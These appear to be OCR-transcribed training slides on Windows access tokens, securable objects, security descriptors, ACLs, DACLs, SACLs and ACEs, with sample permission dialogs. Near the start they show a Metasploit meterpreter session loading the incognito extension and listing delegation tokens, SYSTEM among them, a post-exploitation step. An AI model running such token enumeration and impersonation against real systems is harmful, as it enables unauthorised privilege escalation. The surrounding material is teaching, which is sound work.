
```
Domain             : PACIFIC
Username           : jmouse
hToken             : 2468
LogonType          : 11
IsElevated         : True
TokenType          : Primary
SessionID          : 1
PrivilegesEnabled  : {SeChangeNotifyPrivilege, SeImpersonate
Privilege, SeCreat
                     eGlobalPrivilege}
PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeSecurityPr
ivilege, SeTakeOwn
                     ershipPrivilege, SeLoadDriverPrivilege.
..}
ProcessId          : 1952
```

Host Enumeration
Token List - Metasploit

meterpreter:

>load incognito

>list_tokens -u



```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
======================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PACIFIC\bcomp
PACIFIC\jmouse

Impersonation Tokens Available
======================================
NT AUTHORITY\ANONYMOUS LOGON
```

ACL's DACL's SACL's and ACE's SO's and SD's

@h3xg4m3s

ACL’s DACL’s SACL’s and ACE’s SO’s and SD’s

Common Securable Objects:

- Anonymous pipes
- Processes
- Threads
- File-mapping objects
- Access tokens
- Registry keys
- Network shares
- Files or folders on an NTFS file system
- Active Directory objects
- Local or remote printers
- Windows services
- Named pipes
- Job objects
- Window-management objects (windows stations and desktops)
- Distributed Component Object Model (DCOM) objects

SD = security descriptor, SO = Securable Object.

Every Securable Object has at least one Security Descriptor.

ACL's DACL's SACL's and ACE's SO's and SD's

Common Securable Objects:

- Anonymous pipes
- Processes
- Threads
- File-mapping objects
- Access tokens
- Registry keys
- Network shares
- Files or folders on an NTFS file system
- Active Directory objects
- Local or remote printers
- Windows services
- Named pipes
- Job objects
- Window-management objects (windows stations and desktops)
- Distributed Component Object Model (DCOM) objects

SD = security descriptor, SO = Securable Object.

Every Securable Object has at least one Security Descriptor.


ACL's DACL's SACL's and ACE's
Lots of Acronyms, soz

ACL = Access Control List --- Ordered list of ACEs
DACL = Discretionary Access Control List --- Identify the users and groups' access permissions
SACL = System Access Control List --- What types of access are logged in Sec Event Logs
ACE = access control entry --- An actual entry in an ACL


A SD can contain two ACLs:

- A DACL that identifies the users and groups that are allowed or denied access

- A SACL that controls when/what/how access is audited



DACL's + ACE's



Object name: C:\ShareOne

Group or user names:

- leffe leifsson (leif.leifsson@bosse.com)
- ACL_ShareOne_Admin (LABB\ACL_ShareOne_Admin)
- User One (user1@corp.secid.se)
- User Three (user3@corp.secid.se)

To change permissions, click Edit.

Permissions for SYSTEM	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	


For special permissions or advanced settings, click Advanced.

ACL (DACL)

ACE part 1: User/Security Principal

ACE part 2: Access Right

ACE Inheritance



Advanced Security Settings for ShareOne

Name: C:\ShareOne

Owner: danne (danne@corp.secid.se) Change

Permissions | Share | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

